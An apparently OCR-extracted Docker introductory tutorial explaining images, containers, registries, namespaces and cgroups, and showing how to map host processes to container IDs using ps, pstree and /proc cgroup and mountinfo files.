

Docker 101

Contents

A. Understanding What Docker is:



1. Docker Architecture:



a. The Docker daemon

As shown in the diagram above, the Docker daemon runs on a host machine. The user does not directly interact with the daemon, but instead through the Docker client.

b. The Docker client

The Docker client, in the form of the docker binary, is the primary user interface to Docker. It accepts commands from the user and communicates back and forth with a Docker daemon.

c. Inside Docker

To understand Docker's internals, you need to know about three components:

- Docker images.
- Docker registries.
- Docker containers

- Docker Image:

  A Docker image is a read-only template. For example, an image could contain an Ubuntu operating system with Apache and your web application installed. Images are used to create Docker containers. Docker provides a simple way to build new images or update existing images, or you can download Docker images that other people have already created. Docker images are the build component of Docker.

- Docker registries

  Docker registries hold images. These are public or private stores from which you upload or download images. The public Docker registry is provided with the Docker Hub. It serves a huge collection of existing images for your use. These can be images you create yourself or you can use images that others have previously created. Docker registries are the distribution component of Docker.

- Docker containers

  Docker containers are similar to a directory. A Docker container holds everything that is needed for an application to run. Each container is created from a Docker image. Docker containers can be run, started, stopped, moved, and deleted. Each container is an isolated and secure application platform. Docker containers are the run component of Docker.

2. How does a Docker image work?

We've already seen that Docker images are read-only templates from which Docker containers are launched. Each image consists of a series of layers. Docker makes use of union file systems to combine these layers into a single image.

Every Image starts with Base OS Layer. While creating application container, application installed on base OS which will create new layer on top of the base OS Image Layer. Hence Base OS layers can be reused for another application container.

3. How container does Works?

Container is created using an Image. As we know Image Layers are read only, when container is created new writable layer is introduced on top of Image Layers. This new layer is used to store user-files, temp files, and existing file changes.

4. What happens when container is launched?

```
$ docker run -i -t ubuntu /bin/bash
```

- **Pulls the ubuntu image:** Docker checks for the presence of the ubuntu image and, if it doesn't exist locally on the host, then Docker downloads it from Docker Hub. If the image already exists, then Docker uses it for the new container.
- **Creates a new container:** Once Docker has the image, it uses it to create a container.
- **Allocates a filesystem and mounts a read-write layer:** The container is created in the file system and a read-write layer is added to the image.
- **Allocates a network / bridge interface:** Creates a network interface that allows the Docker container to talk to the local host.
- **Sets up an IP address:** Finds and attaches an available IP address from a pool.
- **Executes a process that you specify:** Runs your application, and;
- **Captures and provides application output:** Connects and logs standard input, outputs and errors for you to see how your application is running.

5. Basic Commands

- docker version
- docker –d or service docker start
- docker
- docker images : shows images downloaded/created
- docker ps –a : Shows all containers (running + stopped)
- docker search <string> : Search image into repo
- docker search Ubuntu
- docker pull <> : Pull Image from Repo
- docker images
- docker run <image name> : Creates container from image if not already exists
- docker run <> apt-get install -y ping : -y is for non-interactive all yes install
- docker run -t -i ubuntu:14.04 /bin/bash
- docker ps –l – all running containers. –a for all containers.
- docker commit <ID from ps -l> <New name to image>
- docker inspect <ID from ps -L> : all useful info for image
- docker push <Image name>

https://registry.hub.docker.com/

Bind container Port to Host Port -

https://docs.docker.com/articles/basics/#bind-a-service-on-a-tcp-port

B. Docker Basics at process level:

1. What are Namespaces and Cgroups?

Namespace – Limits what you can see and therefore use

- What PID a process can see/use
- What mount points a process can see/use
- Similarly what network interfaces/ipc/uts a process can see/use

Namespace creates an isolated view for a process. Process has access only to the permitted view i.e. namespaces – PID, IPC, UTS, Network, Users, mounts.

Processes sharing same namespaces can access each other resources. Example is child process hares namespace with parent process. So network stack, Users, mounts etc. that parent process has access to, are accessible to child process by default.

Linux namespaces are sets of system resources that can be unique for a process. Currently, Linux implements six namespaces:

- Mounts namespace: filesystem mount p.oints
- PID namespace: process id number
- IPC namespace: inter process communication resources as shown by the “ipcs” command
- UTS namespace: hostname and domain name
- Network namespace: network resources
- User namespace: user and group id numbers

Cgroups – How much you can use (CPU, Memory)

Linux control groups allow fine-grained control over allocating, prioritizing, denying, managing, and monitoring system resources. Without getting too far into the details, one needs to know that cgroups are composed of different subsystems organized hierarchically. The main constraint is that two subsystems grouped together can’t be used independently. Currently, Linux offers more than ten subsystems. This article will only use:

- cpu: control cpu usage
- memory: control memory usage
- blkio: control block device usage
- devices: control device access
- freezer: control process status

Cgroups can enforce limit to the resources like below:

The Cgroups proposed above limit the following system resources:

- 10% of total cpu resources
- 2Gb of memory
- 1Mb/s of block i/o
- no devices access

Reference:

http://blogs.rdoproject.org/7761/hands-on-linux-sandbox-with-namespaces-and-cgroups

2. Container view of namespace and Cgroups:

a. Creating a Container:

Container created with command:


root@dockerHost# docker run –i –t cosole/tomcat-8.0 /bin/bash

Within container created a tomcat process:

root@ContainerID# run /opt/tomcat/bin/startup.sh

Container ID for newly created container running bash prompt and tomcat is: 41203bafbf6d

root@dockerHost# docker ps




b. How a Process running inside a container looks from within container:

PID for tomcat process (within container) is 15.

Note: PID 1 is nothing but the command passed to container when it is created. Kill PID1, kills container and puts it into exited state.

c. How Namespace and Cgroups Looks from within the container:



d. How Namespace and Cgroups Looks from docker Host for a process running inside a container 41203bafbf6d:


Observe process PID as 2409.

Compare Namespace for:

1>root@DockerHost# docker Daemon

2>root@DockerHost #docker run –I –t console/tomcat-8.0

3>root@41203bafbf6d # run /opt/tomcat/bin/startup.sh



Hence Parent and Child Processes Running within container shares same namespace.


Observe Namespace view from Docker Host == Namespace View from container itself

Comparing Cgroups from Docker Host:

1>root@DockerHost# docker Daemon

2>root@DockerHost #docker run –I –t console/tomcat-8.0

3>root@41203bafbf6d # run /opt/tomcat/bin/startup.sh



Observe Container ID in cgroup output which shows process is mapped to specific container - 41203bafbf6d

Hence Parent and Child Processes Running within container has same cgroup.

Observe cgroup view from Docker Host == cgroup View from container itself

e. Observation:

Namespaces and Cgroups for a process running inside container are same when seen from "Docker host and outside of the container" to that of from "within container itself".

3. Docker Processes view from DockerHost:

a. Docker Process to Docker Container Mapping

Problem Statement: When we do #ps or #top or #pstree it is difficult to identify processes running in docker containers. Moreover it is further more complicated to identify which docker container running what process that is listed in docker Hosts #ps output. Ultimate goal is to map process running on docker Host to the exact docker container.

This task is divided into two main steps.

1> Identify Docker Daemon (Docker Service running on Host) and all its child's
2> Identify Container responsible for every child
Let's go into details:

b. Identify Docker Daemon (Docker Service running on Host) and all its child's:

This will help to segregate processes running within docker container and all processes running on docker host os.

List the Running Containers:

```
root@SVAUbuntuTest:/home/parag# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
25b2c07b6e63        ubuntu              "/bin/bash"         25 minutes ago      Up 25 minutes                           trusting_spence
92c9fc651db2        consol/tomcat-8.0   "/bin/bash"         30 minutes ago      Up 30 minutes       8080/tcp, 8778/tcp  trusting_meninsky
root@SVAUbuntuTest:/home/parag#
```

We have identified container 1> 92c9fc651db2 and 2> 25b2c07b6e63

Identify Docker daemon:


```
VAUbuntuTest: /home/parag
root@SVAUbuntuTest:/home/parag# ps -ef | grep docker
root       806     1  1 Apr03 ?        00:00:24 /usr/bin/docker daemon -H fd://
root      2695  2402  0 Apr03 pts/2    00:00:00 docker run -i -t consol/tomcat-8.0 /bin/bash
root      2828  2570  0 Apr03 pts/11   00:00:00 docker run -i -t ubuntu /bin/bash
root      3124  3083  0 00:16 pts/21   00:00:00 grep --color=auto docker
root@SVAUbuntuTest:/home/parag#
```

Docker Daemon process ID is identified as 806 (look for executable path /usr/bin/docker).

Now List all Child processes for docker daemon (806):

#pstree –s –p 806

In Output below we can see that 806 is forked in two different process trees. 1 for each container.



Now we will get more details for every forked process.

For Container 1: # ps --forest -o pid=,tty=,stat=,time=,cmd= -g $(ps -o sid= -p 2754)

```
root@SVAUbuntuTest:/home/parag# ps --forest -o pid=,tty=,stat=,time=,cmd= -g $(ps -o sid= -p 2754)
 2719 pts/17   Ss+  00:00:00 /bin/bash
 2754 pts/17   Sl   00:00:04  \_ /usr/bin/java -Djava.util.logging.config.file=/opt/tomcat/conf/loggin
root@SVAUbuntuTest:/home/parag#
```

This one looks like tomcat container running tomcat process ☺

For Container 2: #ps --forest -o pid=,tty=,stat=,time=,cmd= -g $(ps -o sid= -p 2848)

```
root@SVAUbuntuTest:/home/parag# ps --forest -o pid=,tty=,stat=,time=,cmd= -g $(ps -o sid= -p 2848)
 2848 pts/19   Ss   00:00:00 /bin/bash
 2931 pts/19   S+   00:00:00  \_ nano docktest.txt
root@SVAUbuntuTest:/home/parag#
```

This Container looks like running only Nano process prompt.

So far we have identified exact processes that are running within the container out of all processes running on Docker host. But it is still not clear which container is running which process.

c. Map Identified processes running within containers to exact container Ids

/proc/($PID)/cgroup will give us the mapping to container ID.

1. DockerHost # cat /proc/2848/cgroup

```
root@SVAUbuntuTest:/home/parag# cat /proc/2848/cgroup
10:devices:/docker/25b2c07b6e634533d407c26f37f3a2282406f9c456f07511bc6891c5daa9d653
9:hugetlb:/docker/25b2c07b6e634533d407c26f37f3a2282406f9c456f07511bc6891c5daa9d653
8:cpu,cpuacct:/docker/25b2c07b6e634533d407c26f37f3a2282406f9c456f07511bc6891c5daa9d653
7:memory:/docker/25b2c07b6e634533d407c26f37f3a2282406f9c456f07511bc6891c5daa9d653
6:cpuset:/docker/25b2c07b6e634533d407c26f37f3a2282406f9c456f07511bc6891c5daa9d653
5:perf_event:/docker/25b2c07b6e634533d407c26f37f3a2282406f9c456f07511bc6891c5daa9d653
4:freezer:/docker/25b2c07b6e634533d407c26f37f3a2282406f9c456f07511bc6891c5daa9d653
3:blkio:/docker/25b2c07b6e634533d407c26f37f3a2282406f9c456f07511bc6891c5daa9d653
2:net_cls,net_prio:/docker/25b2c07b6e634533d407c26f37f3a2282406f9c456f07511bc6891c5daa9d653
1:name=systemd:/docker/25b2c07b6e634533d407c26f37f3a2282406f9c456f07511bc6891c5daa9d653
root@SVAUbuntuTest:/home/parag#
```

In output we can clearly see an ID 25b2c07b6e63* which resembles to our container ID 25b2c07b6e63:

```
root@SVAUbuntuTest:/home/parag# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
25b2c07b6e63        ubuntu              "/bin/bash"         55 minutes ago      Up 55 minutes                           trusting_spence
92c9fc651db2        consol/tomcat-8.0   "/bin/bash"         About an hour ago   Up About an hour    8080/tcp, 8778/tcp  trusting_meninsky
root@SVAUbuntuTest:/home/parag#
```

2. DockerHost # cat /proc/2754/cgroup

```
root@SVAUbuntuTest:/home/parag# cat /proc/2754/cgroup
10:devices:/docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b
9:hugetlb:/docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b
8:cpu,cpuacct:/docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b
7:memory:/docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b
6:cpuset:/docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b
5:perf_event:/docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b
4:freezer:/docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b
3:blkio:/docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b
2:net_cls,net_prio:/docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b
1:name=systemd:/docker/92c9fc651db2186858b7e505ea2c6d67431095c696fef6681e97fbf8fa791e1b
root@SVAUbuntuTest:/home/parag#
```

In output we can clearly see an ID 92c9fc651db2* which resembles to our container ID 92c9fc651db2:

d. Interesting find for mount points:

File on docker host : /proc/($PID)/mountinfo gives all references to files and corresponding mount points used by the Process. Sample mountinfo file is attached here.

mountinfo_2754.txt

```
259 146 0:41 / / rw,relatime - aufs none rw,si=d445234689a47879,dio,dirperm1
260 259 0:46 / /proc rw,nosuid,nodev,noexec,relatime - proc proc rw
261 259 0:47 / /dev rw,nosuid - tmpfs tmpfs rw,mode=755
262 261 0:48 / /dev/pts rw,nosuid,noexec,relatime - devpts devpts rw,gid=5,mode=620,ptmxmode=666
263 261 0:45 / /dev/mqueue rw,nosuid,nodev,noexec,relatime - mqueue mqueue rw
264 259 0:49 / /sys ro,nosuid,nodev,noexec,relatime - sysfs sysfs ro
265 264 0:50 / /sys/fs/cgroup ro,nosuid,nodev,noexec,relatime - tmpfs tmpfs ro,mode=755
